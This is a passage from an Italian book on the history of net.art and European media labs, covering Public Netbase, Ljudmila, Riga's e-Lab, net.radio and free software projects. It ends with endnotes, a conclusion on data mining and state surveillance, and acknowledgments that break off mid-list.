Nei nuovi spazi del Museumquarter erano stati dislocati terminali di accesso alla Rete, e la migliore sistemazione logistica consentiva di ospitare installazioni e conferenze di più ampio respiro. Tuttavia, nell'aprile del 2000 il nuovo governo austriaco, che vedeva la partecipazione del partito ultranazionalista di Jorg Haider, revocava il contratto di affitto del Museumquarter. Il media lab reagiva alla stretta repressiva con una vasta campagna internazionale di supporto <http://free.netbase.org> che non sarebbe comunque riuscita a evitare la revoca del contratto d'affitto e l'attuale dislocazione del lab in uno spazio nettamente inferiore per dimensioni ed esposizione al pubblico.

In ogni caso, Konrad Becker darà un nuovo impulso alle attività del medialab inventando World-Information.org, un grande festival che solca dal 2000 l'Europa Centrale e dell'Est (Bruxelles, Vienna, Amsterdam e Belgrado i primi quattro appuntamenti) e che dovrebbe approdare alla fine di quest'anno a Nuova Delhi. Diviso in tre sezioni (World-Infostructure, World-C4U e Future Heritage) il festival si sofferma sull'influenza dei think-tank e delle strutture di lobbying, lo sfruttamento industriale del copyright e l'economia sviluppata attorno ai *data-bodies* dei cittadini-consumatori, nonché i meccanismi della disinformazione, della propaganda, delle strutture di intelligence e di controllo. Per conto suo, l'artista è colui che denuncia le dinamiche occulte svelandone l'opacità, da un punto di vista distopico o totalmente eccentrico e visionario. In questo senso, World-Information ha la grande capacità di trasformare le paranoie cospirazioniste in una realtà normativa, ma continuamente disarticolata dallo scetticismo delle micro-narrazioni artistiche e politiche.

Ma i confini orientali di questa mappa emergente non si fermavano a Vienna. Come si è visto, i paesi dell'ex blocco socialista mostravano un sorprendente dinamismo nel "periodo d'oro" della net.art. Privi delle risorse economiche dei loro colleghi occidentali, molti dei media center dell'Est Europa venivano sostenuti da un mix di risorse pubbliche e di finanziamenti privati provenienti dalla Soros Foundation. Era questo il caso del Ljubliana Digital Media Lab <www.ljudmila.org>, attivo nella capitale slovena dal 1995. Come il C3 di Budapest, Ljudimila ospitava iniziative di ricerca, lavoro, formazione e sperimentazione nel settore delle

arti elettroniche, della comunicazione radio e, ovviamente, telematica. Nei locali del centro venivano allestite mostre e conferenze, mentre il server ospitava più di 120 gruppi legati ad attività di vario tipo: organizzazioni non governative, gruppi ecologisti, attivisti e progetti artistici. La direzione del centro era stata affidata a tre giovani artisti residenti a Lubiana: Luka Frehli, Vuk Cosic e Marko Peljhan. Quest'ultimo, piuttosto distante dai circoli della net.art, aveva tuttavia aperto un'ulteriore direzione di ricerca nel campo dei tactical media. In occasione di Documenta X, assieme al tedesco Brian Springer, Peljhan aveva lanciato il progetto *Atol/Makrolab* <http://makrolab.ljudmila.org> ossia l'installazione di un centro mobile a pochi chilometri da Kassel, destinato al monitoraggio e all'intercettazione dei flussi di informazione, analogici e digitali. Equipaggiato con strumentazione ad alta tecnologia, dotato di un sistema di autoalimentazione a energia solare e eolica, *Makrolab* era progettato come un ambiente autosufficiente in grado di resistere a condizioni ambientali estreme, all'interno del quale veniva sistematicamente scandagliato lo spettro elettromagnetico alla ricerca di dati sensibili, che erano poi immagazzinati e proiettati su una *console* all'interno di Documenta. Attraverso ricevitori a bassa e alta frequenza, la troupe di *Makrolab* riusciva a intercettare le comunicazioni aeronautiche, i sistemi telefonici e televisivi satellitari, e persino le trasmissioni della base orbitante Mir, rendendo di pubblico dominio, in un contesto artistico ufficiale, dati e trasmissioni normalmente non disponibili. Negli anni successivi il *Makrolab* evolverà verso una nuova struttura (*Mark II*) che raccoglierà informazioni sui sistemi di comunicazione, il tempo e le migrazioni, trasferendosi dall'isola di Rottnest Island a largo della costa australiana occidentale alla Scozia per poi puntare al Giappone, l'Antartide, il Sud Africa, Israele, la Russia in un programma a tappe che andrà avanti fino al 2007.

Attorno alla metà degli anni Novanta, la discussione sui nuovi media e le tecnologie digitali aveva iniziato a farsi strada anche nelle tre piccole repubbliche baltiche di Estonia, Lettonia e Lituania, riapparse sulla mappa d'Europa nel 1991. In particolare, tra il 1995 e il 1997 si erano svolte a Tallin, in Estonia, alcune rassegne di ampio respiro che facevano il punto sulla c*omputer mediated communication.* La più importante di queste era stata Interstanding – Understanding Interactivity, un convegno biennale cui collaboravano anche alcuni esponenti della Society for Old and New Media di Amsterdam. Alla prima edizione aveva partecipato in veste di visitatrice una giovane artista lettone, Rasa Smite, che aveva iniziato da qualche tempo a interessarsi agli sviluppi delle arti elettroniche. Nell'estate del 1996 la Smite, insieme ad altri tre compagni –

Raitis Smits, Janis Garancs e Alise Tifentale – aveva preso contatto con diverse realtà europee, partecipando con installazioni e interventi al festival New Bodies di Maribor, in Slovenia, alla conferenza *Media & Ethics* di Helsinki e al meeting di V2_East organizzato nel contesto del Daef 96. Nel corso di quest'ultimo evento prendeva definitivamente corpo l'idea di aprire un media center a Riga, idea che sarebbe stata perfezionata e resa operativa poche settimane dopo, durante il festival Metaforum III di Budapest.

L'e-Lab <http://re-lab.net>, questo il nome del centro, avrebbe aperto alla fine di novembre 1996 in concomitanza con il festival Art+Communication. Alla fine del 1997, presso il media center veniva avviata una mailing list di coordinamento per il progetto Xchange, il primo network dedicato alla sperimentazione del *net.broadcasting*. L'esperimento di Xchange nasceva infatti sulla scia di un fenomeno, quello delle net.radio, che si stava prepotentemente affermando sul Web, grazie anche alla diffusione di applicazioni per il *live streaming* come Real Audio, ben presto soppiantate da altri formati come l'mp3 e l'Ogg Vorbis. Nel 1996, sempre nell'ambito dell'e-Lab, un gruppo di musicisti e deejay locali aveva dato vita alla net.radio OZOne, avviando in breve tempo diverse collaborazioni con altre esperienze simili (come la berlinese Radio Internationale Stadt, Backspace Radio e Irational Radio di Londra, Pararadio di Budapest, Kunst Radio di Vienna e Radioqualia di Adelaide) culminate nella partecipazione ad Ars Electronica e a Documenta X. Da questi progetti era scaturita l'esigenza di aprire il canale di scambio della mailing list per approfondire e sviluppare le tematiche del net.broadcasting. Xchange veniva pubblicamente presentata durante il festival Art+Communication II, che si svolgeva a Riga nel novembre 1997.

Nel 1998 il gruppo di Xchange allestiva un ambiente sonoro nell'ambito di Ars Electronica, che trasmetteva 24 ore su 24 un flusso continuo di suoni, voci e musiche orchestrate da circa 30 net.radio. Nel 1999, i server dell'e-Lab, di Radio Internationale Stadt e Backspace costituiranno i primi tre nodi dell'Orang (Open Radio Archiving Network Group), un archivio sonoro aperto ideato dal tedesco Thomax Kaulmann che permette a chiunque di archiviare o scaricare contenuti audio di ampio respiro, dalla musica al teatro o a reportage informativi. A complemento dell'Orang si situava l'Ova, Open Video Archive <http://ova.zkm.de>, un enorme database di contributi video ospitato dal server dello Zentrum für Kunst und Medientechnologie di Karlsruhe.[28]

I due fondatori dell'australiana Radioqualia, Adam Hyde e Honor Harger (quest'ultima dirigerà dal 2000 il programma di Webcasting della

Tate Gallery di Londra) avevano nel frattempo lavorato su *The Frequency Clock* <www.thefrequencyclock.net>, un software open source per Windows e Linux che permette di gestire simultaneamente diversi streaming audio e video e di programmare un vero palinsesto senza far ricorso ai *player* proprietari. La gestione integrata di diversi canali comunicativi era anche al centro di un altro software, *TextFm*, ideato da Graham Harwood e Matthew Fuller e ospitato dal server di Public Netbase <http://basecamp.netbase.org>. *TextFm* è un software di sintesi vocale che "legge" i messaggi testuali inviati a un numero telefonico tramite Sms, o direttamente al server tramite il Web. Messaggi che vengono trasmessi, con un ritardo di pochi secondi, su Internet tramite streaming mp3 e possono essere anche ripresi dalle frequenze radio. In questo modo si crea una sorta di messaggeria vocale o di segreteria telefonica aperta, che può essere sfruttata per una molteplicità di usi sociali.

Sulla stessa linea, ma con una filosofia più strettamente legata alla galassia del software libero si muove *MuSe* <muse.dyne.org>, un'applicazione sviluppata in C++ dal programmatore italiano residente a Vienna Denis Rojo, più noto come Jaromil. Rispetto al *Frequency Clock*, orientato alla costruzione di palinsesti per *net.broadcasters*, *MuSe* può essere usato anche per suonare collaborativamente in Rete, e permette di mixare, codificare e trasmettere in streaming fino a sei flussi audio contemporaneamente. Tuttavia, come nota lo stesso Jaromil, la finalità principale del software non è di intrattenimento:

> La mia intenzione è stata quella di fornire uno strumento libero per fare radio in Rete, a complemento ideale della produzione di contenuti libertari e della costituzione di radio libere e indipendenti, in modo da permettere un rifiuto completo della logica mercantile finanche nella scelta delle tecnologie da adottare.[29]

Al di là dei risvolti politici, il lavoro di Jaromil è uno dei più interessanti e articolati nel panorama della cultura di Rete. Se l'amministrazione dei server e la continua evoluzione dei software è resa possibile dal lavoro cooperativo degli hacker e degli sviluppatori open source, pochi di questi programmatori sono in contatto organico con i circuiti della net.culture. O meglio, pochi di loro hanno il tempo di coniugare le moltissime ore di tempo spese sul lavoro di programmazione con interessi culturali *at large*. Una nobile eccezione viene proprio da Dyne <http://dyne.org> un laboratorio collettivo con base a Vienna coordinato da Jaromil per lo sviluppo di free software e di applicazioni per un uso artistico delle tecnolo-

gie. Composto da programmatori di elevatissima competenza, dyne.org intreccia lo sviliuppo “autistico” e maniacale del codice di programmazione con perfomance teatrali che si richiamano alla commedia dell’arte e varie sperimentazioni multimediali. Abbiamo già accennato alla renderizzazione video in caratteri Ascii realizzata dall’*HasciiCam*. Sulla stessa linea si muove *FreeJ*, un software per il veejaying che permette di effettuare rendering multilivello di animazioni e filmati, intervenendo in tempo reale sugli effetti e sui filtri. Sviluppato in Assembler e C++, secondo la compilazione Posix, *FreeJ* è specificamente progettato per ambienti Gnu/Linux e punta a fornire un’alternativa valida ai suoi corrispettivi proprietari, evidenziando ancora una volta le potenzialità del software libero anche in settori non strettamente legati all’industria del software.

Accanto a *FreeJ*, Jaromil ha sviluppato recentemente *Dynebolic* <http://dynebolic.org>, un cd-rom contenente una distribuzione in grado di emulare perfettamente un sistema operativo Linux e di consentire a utenti del tutto digiuni di iniziare i primi passi con il sotware Gnu/Linux, navigando e sfruttando le funzionalità di *MuSe*.

In Italia la riflessione sull’arte di fare network ha trovato spazio, spesso in modo marginale, su liste più strettamente legate al mondo hacker, come la ormai storica hackmeeting@kyuzz.org, o AvANa-bbs, o, in maniera più ampia, nelle diverse iniziative curate da Tommaso Tozzi con il gruppo di Strano Network o da Tatiana Bazzichelli con le mailing list Arty-Party e Aha.[30] Tuttavia, il tentativo più ambizioso di strutturare una piattaforma organica di discussione si è avuto alla fine del 1999 a Bologna, quando da una costola del disciolto Luther Blissett Project, nasceva il Net Institute, un’“istituzione sperimentale” sui nuovi media intenzionata a collegare l’Italia alla scena europea, a partire dalla percezione di un profondo gap linguistico e culturale. Lo strumento principale con cui attivare questa connessione veniva identificato in un’omonima mailing list, che ospitava interventi e discussioni orientate soprattutto sul versante politico dei nuovi media, animate da Matteo Pasquinelli e Franco Berardi “Bifo”. Per quanto ricalcasse molto l’impostazione e a volte addirittura la forma grafica di Nettime, Net Institute tendeva a sottolineare la discontinuità che legava le due esperienze:

> Nonostante il gap la mailing list net_institute può rappresentare una direzione di ricerca innovativa non ancora avvertita nella net culture mittel-europea. l’evoluzione del concept si legge anche nel nome. Se Nettime aveva a che fare con l’urgenza di analizzare e criticare il nuovo medium che si apprestava a surcodificare e inglobare i media precedenti, net_institute ne in-

> carna invece l'ultima fase, la sua "istituzionalizzazione", la convergenza finale nel metamedium globale, il sincretismo di tutte le sue anime, la dissoluzione finale dell'opposizione underground/overground, nonché la sua colonizzazione da parte delle potenze economiche.

A detta dei suoi animatori, la lista del Net Institute era pensata soprattutto per analizzare "l'attrito tra il medium Internet e il mondo reale", far circolare informazioni, articoli, progetti, organizzare eventi e promuovere attivamente la costruzione di un network italiano della *new media culture*. L'obiettivo verrà centrato solo in parte e a ereditare l'esperienza del Net Institute arriverà la nuova piattaforma Rekombinant <www.rekombinant.org>, importante snodo di riferimento teorico per i movimenti post-Seattle, nonché sponda del nodo italiano di Indymedia <http://italy.indymedia.org> come think-tank per le nuove strategie della comunicazione indipendente.

Le tematiche della net.culture verranno raccolte invece dal network di Digital Is Not Analog, <www.d-i-n-a.net>, una serie di festival e appuntamenti che manterranno una definizione espansa di net.art, associandovi un ampio ventaglio di pratiche, dai videogiochi modificati alla robotica contestativa, passando per le performance multimediali, il software open source e i virus informatici. Inaugurato nel settembre 2000 a Bologna, nell'ambito dell'iniziativa europea Cafè 9, il festival è stato replicato nel maggio 2001 a Bologna nella suggestiva location della Salara. L'edizione del 2002 ha piantato le tende a Campobasso, presso l'ex chiesa di San Bartolomeo, mentre ai festival veri e proprio si sono alternati i "D-I-N-A events", appuntamenti più circoscritti tenutisi a Bologna, Milano e Barcellona. Tra gli ospiti intervenuti, figura praticamente tutto il panorama della cultura di rete, da ®™ark a Irational, passando per Ricardo Dominguez, Surveillance Camera Players, Amy Alexander, Adrian Ward, Jaromil, EpidemiC, Alexei Shulgin, Alex Galloway, Florian Cramer, Matthew Fuller, Macchina, Ubermorgen, Bureau of Inverse Technology, Institute for Applied Autonomy, 0100101110101101.org e tanti altri.

Note

[1] Felix Guattari, *Caosmosi*, Costa & Nolan, Genova, 1996.

[2] La magmatica galassia del media-attivismo, dai Tactical Media alle street tv, meriterebbe una trattazione a se stante, che per forza di cose esula dagli orizzonti di questo libro. Per un'analisi approfondita ed esaustiva dell'argomento si rimanda

a Matteo Pasquinelli (a cura di), *Media Activism. Strategie e pratiche della comunicazione indipendente*, DeriveApprodi, Roma, 2002, nonché al sito <www.rekombinant.org/media-activism>.

[3] David Garcia, Geert Lovink, *The ABC of Tactical Media*, “Zkp”, n. 4, 1997. La traduzione completa di questo testo è disponibile in *Media Activism*, cit.

[4] Così come Michel Foucault aveva analizzato dettagliatamente i meccanismi di disciplinamento e di controllo dispiegati nella vita quotidiana, de Certau si era soffermato esattamente sui processi opposti, ovvero sulla microfisica dell’“antidisciplina” e della resistenza all’ordine. Cfr. Michel de Certeau, *L’Invention du quotidien*, I, *Arts de faire*, Folio/Essais, Paris, 1990.

[5] Cfr. Raf “Valvola” Scelsi, *Cyberpunk: Antologia di scritti politici*, ShaKe, Milano, 1990, pp. 107-109.

[6] Ovviamente esperienze di deformazione-depropriazione-sovversione della comunicazione costellano tutto il Novecento, dal Play Power ai situazionisti, fino alla fondamentale avventura di Radio Alice (cfr. Collettivo A/Traverso, *Alice è il diavolo. Storia di una radio sovversiva*, ShaKe, Milano, 2002, e *Comunicazione-guerriglia*, cit.).

[7] Tuttavia, come nota acutamente Matteo Pasquinelli, “fu proprio il movimento europeo a non accorgersi di quanto stava accadendo nel novembre 1999 a Seattle con Indymedia. I teorici del *net criticism* e della *media culture* avevano snobbato per anni la tradizionale e plumbea controinformazione. Quando un big bang sconvolse tutti la storia dei media indipendenti ripartì da dove meno ce lo si aspettava” (ivi, p. 11).

[8] Cfr. Manuel De Landa, *La guerra nell’era delle macchine intelligenti*, Feltrinelli, Milano, 1996.

[9] Andreas Broeckmann, *Some Points Of Departure*, “Zkp”, n. 1, 1995.

[10] Il concetto di “ideologia californiana”, reso popolare dagli scritti di Richard Barbrook e Andy Cameron, si riferiva alla specifica agenda sociopolitica di cui si era fatta principale portavoce la rivista “Wired”. Si tratta, sinteticamente, di un mix di anarcocapitalismo libertario, populismo hi-tech e tecnoefficientismo che in alcune versioni del “periodo eroico” è stato ammantato da suggestioni controculturali se non visionarie. Dopo la fine della new economy, rimane soltanto una curiosità archeologica.

[11] Nell’aprile ’95 la backbone della Nsfnet aveva definitivamente chiuso i servizi di pubblico accesso, sotto la pressione di numerose compagnie commerciali che vendevano connettività alle reti, avviando di fatto la totale privatizzazione di Internet.

[12] Anche alla luce di queste considerazioni, a partire dalla seconda edizione della conferenza Next Five Minutes di Amsterdam (1996), e successivamente in altri incontri tenuti a Madrid (5Cyberconf) e Budapest (festival Metaforum III) il gruppo di gestione di Nettime iniziava a pubblicare “Zkp” (ZentralKommittee Proceedings), una raccolta in formato giornale quotidiano degli articoli più interessati postati in lista. Dalla “Galassia Turing” alla “Galassia Gutenberg”, insomma, e viceversa.

[13] Manuel Castells, *La nascita della società in rete*, Università Bocconi, Milano 2002. Per un compendio delle ricerche di Castells sulla società dell’informazione, si veda *Galassia Internet*, Feltrinelli, Milano 2002.

[14] “L’idea di Rhizome mi venne nel dicembre ’95, al Dutch Electronic Art Festival”, dice Tribe in un’intervista <http://www.betacity.de/rhizome.htm>).
[15] L’interfaccia grafica di accesso al database testuale si chiama *Starry Night* <www.rhizome.org/starrynight/Starrynight.html> ed è concepita come un cielo stellato in cui i testi più consultati sono rappresentati dalle stelle più luminose. Ogni volta che un testo viene aperto, la stella si ingrandisce leggermente. Nella seconda versione di *Starry Night* i link tra i vari testi, inseriti dagli editor di Rhizome, formano le costellazioni di una mappa stellare. Altri segni caratterizzanti di Rhizome sono il logo dinamico, che cambia colore in base al variare dei numeri Ip collegati al sito e il salvaschermo Every Image che trasmette agli utenti immagini e testi provenienti dal database.
[16] Simile a Rhizome per orientamento tematico è la recente lista Empyre <www.subtle.net/empyre>, inaugurata dall’artista australiana Melinda Rackham nel gennaio 2002 come spazio di discussione interno al suo progetto di ambiente virtuale multiutente *Empyrean*.
[17] Prima di migrare sul server di Ecn, The Thing aveva condotto, in collaborazione con 01001011101010.org una competizione internazionale chiamata *No Protest No Profit*. I naviganti che condividevano la battaglia per la libertà di espressione venivano invitati a spedire un’e-mail di protesta al Comune di Roma. Le e-mail, contenenti testi attachment grafici e anche piccoli software erano valutate economicamente da una giuria internazionale sulla base della loro coerenza estetico-politica. La somma dei valori delle singole e-mail fissava il valore generale dell’operazione *No Protest No Profit*. Quindi il festival spagnolo di new media art Observatori offriva al Comune di Roma una quota per acquistare l’inbox (contenente l’opera “originale”) dell’allora assessore alle Politiche informatiche Mariella Gramaglia. Il meccanismo, che simulava l’intero ciclo di valorizzazione dell’opera d’arte (con gli artisti, la giuria, l’istituzione artistica, e l’originale) avrebbe dovuto garantire un’accumulazione originaria ai protestari, “dimostrando che l’unico modo per aumentare il proprio capitale è la lotta”.
[18] <www.thething.it/html/campaign.html>,
[19] Nata nel 1998, l’Internet Corporation for Assigned Names and Numbers (Icann) è un’organizzazione no-profit, di base in California, che “regola l’allocazione di spazio dei numeri Ip, l’assegnazione dei parametri per il protocollo, la gestione del Domain name system, e la gestione delle funzioni del server root precedentemente gestite da Iana e altre entità in base a un contratto con il governo degli Stati Uniti”. Fanno parte dell’Icann un cartello di entità private
[20] In base alle Sezione 512 del Dmca gli on line service providers (Osp) non sono responsabili dei contenuti postati o trasmessi dagli utenti, se rimuovono o impediscono immediatamente l’accesso a materiali considerati lesivi da parte del titolare di un marchio. La legge consente ai provider di rimuovere i materiali senza preavviso ai loro autori. Questi hanno il diritto di presentare ricorso al proprio Osp; se il titolare del marchio non risponde entro due settimane con una causa in tribunale, i materiali contestati possono essere ripristinati. È sulla base di questa norma che Verio ha chiuso “preventivamente” il network di The Thing, non appena ricevuta la lamentela (Dmca Notice) inviatale dalla Dow Chemical.
[21] <www.freethe.net>
[22] Josephine Bosma, *Vuk Cosic interview: net.art per se*, “Nettime”, 27/09/1997, <http://amsterdam.nettime.org/Lists-Archives/nettime-l-9709/msg00053.html>.

[23] Geert Lovink, *The importance of Meetspace*, “Nettime”, 08/01/2000, <http://www.nettime.org/nettime.w3archive/200001/msg00041.html>.
[24] Diverse ricerche condotte sulla popolazione della Digital City indicano una forte prevalenza della comunicazione personale rispetto agli usi comunitari. Se per i primi utenti la Dds rappresentava principalmente un momento di partecipazione attiva alla “network society”, per il successivo pubblico di massa essa è diventata soprattutto un insieme di “servizi” ricreativi (Cfr. Tennis Beckers, Isabel Melis, Peter Van den Besselaar, *Digital Cities: organization, content and use*, in Ishida T., Isbister K. (a cura di), *Digital Cities: Experiences, Technologies and Future Perspectives*, Springer, Berlin, pp. 18-32.). D’altra parte, costretti giocoforza a competere su un mercato dominato da *telecom* e *media-conglomerate* di proporzioni globali, i piccoli Isp e le reti civiche come la Dds, nati principalmente per rivendicare il diritto all’accesso in un’ottica no-profit, non reggeranno il confronto. All’inizio del 2000, la Digital City Foundation, ente no-profit, viene trasformata in holding nel tentativo di attrarre maggiori investimenti su un mercato in pieno *hype* finanziario. I risultati della conversione al *Business To Consumer* sono però fallimentari. Nel giro di pochi mesi la Dds Holding Ltd subisce un tracollo di borsa e viene scorporata in quattro diverse compagnie sussidiarie, che si trascineranno per inerzia fino al sostanziale fallimento.
[25] “Acoustic.Space”, n. 2, E-Lab, Riga 1999, p. 17.
[26] Inke Arns, *What is mikro*, in <http://www.mikro.org/Doku98-99/allg-e.html>.
[27] Kaulmann è il programmatore che ha curato lo sviluppo della Internationale Stadt, occupandosi principalmente di organizzarne gli archivi audiovisivi. Sebastian Lutgert è uno degli admin di Rolux <www.rolux.org>, sito che raccoglie diversi soggetti della sinistra radicale tedesca.
[28] Il Centro per l’arte e i media di Kalsruhe è uno dei centri istituzionali per l’arte dei nuovi media più grandi e prestigiosi del mondo. Fondato negli anni Ottanta, ha aperto effettivamente le porte al pubblico nel 1997. Sotto la direzione di Peter Weibel dal 1999 ha ospitato eventi mastodontici come la mostra *Net Condition* sulla net.art e *Rhethorics of Surveillance* sulla video-sorveglianza. Il centro svolge anche attività di ricerca interdisciplinari ed è suddiviso in diverse branche come il Media Museum, e vari istituti per i media visuali, per la musica e l’acustica, per la Ricerca di base e per lo Sviluppo di Rete.
[29] Denis Rojo, *Moltiplicare sorgenti. MuSe, software libero per radio libere*, in Matteo Pasquinelli (a cura di), *Media Activism*, cit. Sul free software, inteso nell’accezione più politica, si veda Arturo Di Corinto e Tommaso Tozzi, *Hacktivism*, cit.
[30] Un’ampia rassegna dedicata alla net.art, curata da Snafu, T_Bazz e Tommaso Tozzi, era stata organizzata al centro sociale Forte Prenestino di Roma, in occasione dell’Hackmeeting 2000.

Conclusioni

Nel complesso, il circo itinerante dei festival e la rete dei medialab garantiscono oggi, insieme alle università, la continuità di un discorso e di uno spazio pubblico nell'era digitale. Uno spazio che tende comunque ad assottigliarsi, con la crisi delle reti civiche e delle politiche pubbliche di sostegno alla *network society*. Dal canto suo, il crollo della new economy ha segnato la fine della Rete come mito e catalizzatore d'immaginario. La contrazione degli investimenti privati ha contribuito a mettere in crisi la sostenibilità di nodi e network gestiti in modo "indipendente", ma nati grazie alle donazioni private, soprattutto nei paesi dell'Est Europa e negli Stati Uniti (si veda il ritiro di Soros e la crisi di Rhizome).

Se la rete dei medialab vacilla, i problemi da affrontare sono moltissimi. La corsa degli ultimi anni al futuro prossimo *on demand* (il "where do you want to go today?" di casa Microsoft) rischia infatti di farci dimenticare del passato recente. La tumultuosa evoluzione (e obsolescenza) di format e standard proprietari mette così a rischio la nostra memoria culturale a breve termine. In assenza di una politica di ampio respiro per la conservazione delle informazioni, l'estrema duttilità e variabilità dei nuovi media comporta il concreto rischio della rapida scomparsa di un immenso patrimonio di conoscenze. Chi possiede una memoria abbastanza "lunga" da ricordare la Internet di dieci anni fa, sa che di quella produzione non rimane oggi praticamente nulla. Sparite completamente le Bbs (archiviate forse negli hard-disk dei pochi amatori che hanno deciso di conservarle), anche i siti Web della metà degli anni Novanta sono

ormai un lontano ricordo. Tuttavia la difficoltà di salvaguardare e trasmettere la conoscenza digitale alle future generazioni è solo la punta dell'iceberg di un processo inarrestabile.

Nonostante la rappresentazione un po' ingenua di Internet come spazio anarchico improntato alla massima libertà d'espressione, le leggi che rafforzano il copyright come il Dmca garantiscono una spaventosa concentrazione di interessi privati, nonché la convergenza tra le strategie di marketing delle corporation, "l'apparato dell'intrattenimento-militare" e le politiche della sicurezza nazionale.

Società come Experian, Nortel Networks, Equifax costruiscono oggi le loro fortune sul *data mining*, l'intersezione di centinaia di banche dati che consente loro di tracciare, attraverso potenti software di analisi, un profilo sempre più accurato del corpo-dati (*data-body*) di ciascun consumatore. Le scie lasciate da carte di credito, tessere dei supermercati, acquisti online, prenotazioni aree e ferroviare, spese sanitarie e scolastiche, diventano così altrettante "molliche di Pollicino" che prese separatamente sono solo cibo per uccellini, ma messe in fila conducono direttamente alla tana della vittima prescelta.[1] Dal cilindro degli uomini-marketing e dei laboratori di ricerca escono inoltre nuove soluzioni per il monitoraggio costante dei prodotti, al fine di arricchire i profili dei consumatori con informazioni sulla loro dislocazione geografica. In questa direzione va l'applicazione su una scala commerciale sempre più vasta del sistema satellitare Gps e delle tecnologie di identificazione a frequenze radio (Rfid), destinate a rimpiazzare i codici a barre come sistema di catalogazione "intelligente" e sempre attivo dei prodotti.

Se i profili dei consumatori si fanno sempre più accurati, gli attentati dell'11 settembre hanno fornito l'occasione all'amministrazione Usa per scoprire le proprie carte in materia di sicurezza nazionale. Annunciato con grande clamore mediatico nel novembre 2002, il Total Information Awareness (Tia), il sistema di monitoraggio in tempo reale di tutte le comunicazioni destinato a rimpiazzare Echelon,[2] sarà basato su algoritmi di calcolo in grado di analizzare automaticamente miliardi di informazioni archiviate in enormi database. Sebbene il Tia rimanga in gran parte un oggetto misterioso, la direzione del progetto affidata dalla Defense Advance Research Project Agency (Darpa) all'ammiraglio John Poindexter (già implicato nello scandalo Irangate) non promette nulla di buono. Niente ci garantisce che i dispositivi adottati per "la prevenzione antiterrorismo" non verranno impiegati, come già accaduto con Echelon, per uno spionaggio a tutto campo, con implicazioni sia commerciali sia strategico-politiche.

Dal canto suo, anche l'Unione Europea, dopo l'entrata in vigore dell'accordo di Schengen, ha messo a punto i suoi strumenti di sorveglianza. Lo Schengen Information System è il grande database ospitato a Strasburgo in cui i dati delle polizie nazionali vengono incrociati per segnalare soggetti potenzialmente pericolosi al passaggio delle vecchie frontiere (in particolar modo, gli attivisti del movimento antiglobalizzazione).[3] Se le frontiere tradizionali lasciano il passo a modelli più sofisticati e personalizzati di sorveglianza – tra cui l'Eurodac, l'impronta digitale obbligatoria per gli immigrati richiedenti asilo e i clandestini – l'istituzione della carta d'identità elettronica chiude simbolicamente il lucchetto attorno a un corpo-dati che deve essere ricostruito nel modo più dettagliato e coerente possibile. I software di analisi servono proprio a questo: a rilevare le incongruenze e "le malformazioni" nel corpo-dati del cittadino.

Di fronte al pieno dispiegarsi di una società del controllo biopolitico[4] – o della trasparenza a senso unico – gli artisti della Rete si pongono come agenti del controspionaggio o della contropropaganda culturale. Per dirla con Konrad Becker, il net.artista è un *reality hacker*, un ingegnere sociale che sviluppa "una varietà di tecniche di intelligenza culturale contro la monopolizzazione della percezione e l'omogeneizzazione degli abiti culturali".[5] Si tratta di un'intelligenza culturale che bilancia i dispositivi di controllo e la propaganda, svelandone i meccanismi e fornendo metainformazioni sulle sue fondamenta e i suoi presupposti nascosti.

Se il movimento del free software garantisce l'accesso alle informazioni fondamentali per la riproduzione/modificazione dei software e di altri prodotti dell'intelletto, la rete dei net.artist e degli attivisti di Rete mette le mani sulle griglie simboliche e sulle metafore produttrici d'immaginario. Difficile valutare l'impatto culturale di queste pratiche sul complesso della società. Certo è che il rapporto con la tradizione artistica è solo una delle lenti attraverso cui vagliare la net.art. Piuttosto, la scelta di mettere l'infosfera al centro della propria ricerca implica proprio la fine dell'arte come pratica separata (*art for the art's sake*). Se la "net.art per sé", con il suo discorso autocritico e il suo circuito autoreferenziale di festival, concorsi e giurie, sembra destinata a una progressiva irrilevanza, l'attitudine virale e ricombinante delle tecniche di guerriglia semiologica più avanzate lascerà certamente tracce in altri contesti. È proprio quest'attitudine, più volte descritta nel corso di questo libro, ad aprire la strada a nuove pratiche, invitando all'azione artisti, militanti, performer, ribelli del codice e mediattivisti del futuro.

Note

[1] D. Lyon, *L'occhio elettronico. Privacy e filosofia della sorveglianza*, Feltrinelli, Milano 1997; Id., *La società sorvegliata*, cit.
[2] D. Campbel, *Il mondo sotto sorveglianza. Echelon e lo spionaggio elettronico globale*, Eleuthera, Milano 2003.
[3] D. Bigo, *Police en réseaux. L'expérience européenne*, Presses de sciences po, Parigi 1996; D. Bigo, *Identifier, catégoriser et contrôler: police et logiques pro-actives*, in G. Saintati, L. Bonelli (a cura di), *La machine à punir. Pratiques et discours sécuritaires*, L'Esprit frappeur, Parigi 2000.
[4] Sul concetto di società del controllo, fondamentale resta G. Deleuze, *Postscritto sulla società dei controlli*, in *Pourparler*, Quodlibet, Macerata 2000; sui diversi significati assunti dal termine "biopolitica", M. Guareschi, *Biopolitica*, in A. Zanini, U. Fadini (a cura di), *Lessico postfordista. Dizionario delle idee della mutazione*, Feltrinelli, Milano 2001.
[5] Konrad Becker, *Tactical Reality Dictionary. Cultural Intelligence and Social Control*, Edition Selene, Vienna 2002, p. 37.

Ringraziamenti a tutti quelli che ci hanno aiutato a vivere e scrivere questo libro e in particolare Max, Rosie e la Shake, Infidel che doveva andare in California, Miriam La Dolce, Michela Carella e le sirene impazzite, il grande Antonio Rocca, Elena e i loro due somari, Ultramega & Kranz, Bani, Teo & Giorgia, Eduardo Sprizzi e la Indubbia Polystil, Cedro, Farina e l'appartamento neoista di Via Avesella, Wu Ming 1, Laureth, Zio Brani e Africa, il Mungo, Fabrizio Salerno, Darko Maver e Ron Athey, EntarteteKunst, K.C. Callan, i fantini corrotti del '54, mamma Tina e babbo Lino, Giovanni e Daniela, il porno-agente del Vaticano Carlo Petizzi, quel bastardo di Pierpaolo De Iulis e i Tampax, i Taxi e l'Intrigo del Tiburtino, Atonal che è scomparso, Body Pat-a-ra e la grotta dell'erotomane, Vale e Bea, Agnese, Daniele e Laura, Ciccio, Alessia e Flavio, Andrea Papi e Gianluca Campitelli, Gabriele Di Fazio e Gianni Guigou, Vincenzo U'Niro Patanè, Gianperna, Cipollone, Sérva, Faraone e Bardini che ormai chi lo vede più, Francesca, Ricardo e Diane, Michele dei Mir, Andrea Natella e il marketing guerrilla, Daniele Vazquez, Aliens In Roma, Remo Remotti, tutta Candida TV e tutte Le Tecniche, via Castruccio Castracane n.3, Alessandro Casella e il Giaguaro, Super Video e Super Tura, Karl & Arianna, la donna di Arturo di Corinto, Arturo di Corinto senza la sua donna, Valerio Bindi e il suo libro sull'animazione digitale, il maestro Ruben e l'Aikizendo, Christian Gan j Tano di Xpò, 